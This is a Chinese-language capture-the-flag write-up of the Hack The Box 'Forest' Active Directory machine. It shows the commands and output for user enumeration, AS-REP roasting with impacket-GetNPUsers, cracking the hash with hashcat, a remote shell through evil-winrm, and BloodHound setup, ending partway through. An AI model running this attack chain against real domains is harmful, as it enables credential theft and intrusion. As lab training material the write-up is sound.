Forest([AD困難]完成),有列舉username、evil-win、BLOODHOUND、neo4j、Dcsy雜湊、psexec解hash且登入

```
└─# nmap -sCV -A -p 80,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49667,49671,49677,49682,49704,49980 10.10.10.161  --min-rate 5000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-21 19:17 PDT
Nmap scan report for 10.10.10.161
Host is up (0.23s latency).

PORT      STATE  SERVICE      VERSION
80/tcp    closed http
135/tcp   open   msrpc        Microsoft Windows RPC
139/tcp   open   netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open   ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open   microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open   kpasswd5?
593/tcp   open   ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open   tcpwrapped
3268/tcp  open   ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open   tcpwrapped
5985/tcp  open   http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open   mc-nmf       .NET Message Framing
47001/tcp open   http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open   msrpc        Microsoft Windows RPC
49665/tcp open   msrpc        Microsoft Windows RPC
49667/tcp open   msrpc        Microsoft Windows RPC
49671/tcp open   msrpc        Microsoft Windows RPC
49677/tcp open   msrpc        Microsoft Windows RPC
49682/tcp open   msrpc        Microsoft Windows RPC
49704/tcp open   msrpc        Microsoft Windows RPC
49980/tcp open   msrpc        Microsoft Windows RPC
```

```
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=4/21%OT=135%CT=80%CU=31061%PV=Y%DS=2%DC=T%G=Y%TM=66
OS:25C93B%P=aarch64-unknown-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TS=A)SEQ(SP=
OS:104%GCD=1%ISR=10A%TI=I%CI=I%II=I%SS=S%TS=A)SEQ(SP=104%GCD=1%ISR=10A%TI=I
OS:%CI=RD)SEQ(SP=104%GCD=1%ISR=10A%TI=RD%CI=I)OPS(O1=M53CNW8ST11%O2=M53CNW8
OS:ST11%O3=M53CNW8NNT11%O4=M53CNW8ST11%O5=M53CNW8ST11%O6=M53CST11)WIN(W1=20
OS:00%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M5
OS:3CNW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80
OS:%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q
OS:=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A
OS:=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%D
OS:F=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL
OS:=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
|_clock-skew: mean: 2h26m49s, deviation: 4h02m32s, median: 6m47s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2024-04-21T19:26:06-07:00
| smb2-time:
|   date: 2024-04-22T02:26:07
|_  start_date: 2024-04-21T16:14:44

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
```

```
1   248.82 ms 10.10.14.1
2   249.08 ms 10.10.10.161

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 103.56 seconds
```


發現80port關閉

Domain: htb.local

FQDN:FOREST.htb.local

無DNS port

SMB無發現資訊



```
┌──(root㉿kali)-[~]
└─# smbclient -L 10.10.10.161 -U Anonymous -N
session setup failed: NT_STATUS_LOGON_FAILURE

┌──(root㉿kali)-[~]
└─# smbmap -H 10.10.10.161 -u Anonymous -p Anonymous

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
     SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 0 SMB session(s)

┌──(root㉿kali)-[~]
└─# smbclient -L 10.10.10.161
Password for [WORKGROUP\root]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.161 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

方案一

進行用戶名爆破(rpcclinet)


參考：https://book.hacktricks.xyz/network-services-pentesting/pentesting-smb/rpcclient-enumeration

```
└─# rpcclient 10.10.10.161 -N -U ""
rpcclient $> enumdomusers
Administrator
Guest
krbtgt
```

```
DefaultAccount
sebastien
lucinda
svc-alfresco
andy
mark
santi
```


方案二

enum4linux 10.10.10.161



```
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
```

進行impacket-GetNPUsers，嘗試取得每個使用者的雜湊值，並且我找到了 svc-alfresco 帳戶的雜湊值



```
└─# impacket-GetNPUsers htb.local/ -dc-ip 10.10.10.161 -request -usersfile user.txt
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-alfresco@HTB.LOCAL:d7008b24206fa7f02885ce8841d74e8d$d9eafae37b19c1d127c6f6a01b88d921cf0c3617f8ae76f1ff5eaf6fdd921463cdb7d76146f35738963fb7
5042877856ca9587c353eb0117c55155a27f0e8c4f4b88d6c5ffcef36be559c0c40d0cd0aa09406d4456e80847827c0196dd760f971f39432cea359a231fc95811885dbd05e34e02fab252d4fbf2
b77ff5398d0c093b66b4edceb9952d53b3d821d729d829c018586101bf11d2fb7a41fabe84e0ea6d88322575f058b1ff9226b4e960b8b9206bc4ccbba933021ece23de71ae4361b0ec66cae110e7
0134361566014a4dbe576719723c9fdcd81d88c05840900f47c2b3e99d763c
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
```

```
$krb5asrep$23$svc-alfresco@HTB.LOCAL:d7008b24206fa7f02885ce8841d74e8d$d9eafae37b19c1d127c6f6a01b88d921cf0c3617f8ae76f1ff5eaf6fdd921463cdb7d76146f35738963fb75042877856ca9587c353eb0117c55155a27f0e8c4f4b88d6c5ffcef36be559c0c40d0cd0aa09406d4456e80847827c0196dd760f971f39432cea359a231fc95811885dbd05e34e02fab252d4fbf2b77ff5398d0c093b66b4edceb9952d53b3d821d729d829c018586101bf11d2fb7a41fabe84e0ea6d88322575f058b1ff9226b4e960b8b9206bc4ccbba933021ece23de71ae4361b0ec66cae110e70134361566014a4dbe576719723c9fdcd81d88c05840900f47c2b3e99d763c
```


執行

```
└─# hashcat -m 18200 scv_hash  /usr/share/wordlists/rockyou.txt
```

取得


```
username : svc-alfresco
passwd : s3rvice
```

因爲windows系統，使用evil-winrm



```
┌──(root㉿kali)-[/home/kali/Desktop/tool/evil-winrm]
└─# ruby evil-winrm.rb -i 10.10.10.161 -u svc-alfresco -p s3rvice

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami
htb\svc-alfresco
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

user flag



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> type user.txt
b81cb1c58bf6167575d2fbe0ebc66c6a
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop>
```

將winPEASany.exe上傳到靶機上


測試只能使用wget下載

沒找到相關重要資訊。。

使用BLOODHOUND 進行列舉，讓我們從啟動 neo4j 控制台開始。

第一步驟：

先進行本地建置




```
└─# neo4j console
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /etc/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
2024-04-22 06:00:14.244+0000 INFO  Starting...
2024-04-22 06:00:14.506+0000 INFO  This instance is ServerId{afec99fb} (afec99fb-f8e6-4af5-9c6d-d2cf4c229f83)
2024-04-22 06:00:15.127+0000 INFO  ======== Neo4j 4.4.26 ========
2024-04-22 06:00:16.010+0000 INFO  Initializing system graph model for component 'security-users' with version -1 and status UNINITIALIZED
2024-04-22 06:00:16.015+0000 INFO  Setting up initial user from defaults: neo4j
2024-04-22 06:00:16.015+0000 INFO  Creating new user 'neo4j' (passwordChangeRequired=true, suspended=false)
2024-04-22 06:00:16.019+0000 INFO  Setting version for 'security-users' to 3
2024-04-22 06:00:16.020+0000 INFO  After initialization of system graph model component 'security-users' have version 3 and status CURRENT
2024-04-22 06:00:16.022+0000 INFO  Performing postInitialization step for component 'security-users' with version 3 and status CURRENT
2024-04-22 06:00:16.206+0000 INFO  Bolt enabled on localhost:7687.
2024-04-22 06:00:16.958+0000 INFO  Remote interface available at http://localhost:7474/
2024-04-22 06:00:16.959+0000 INFO  id: 4CC6AF28A7F542F5E5614F01C8E9223E2F1020247B637ABD7CE3BCE7646B0355
```

第二步驟：

在kali啟動bloodhound

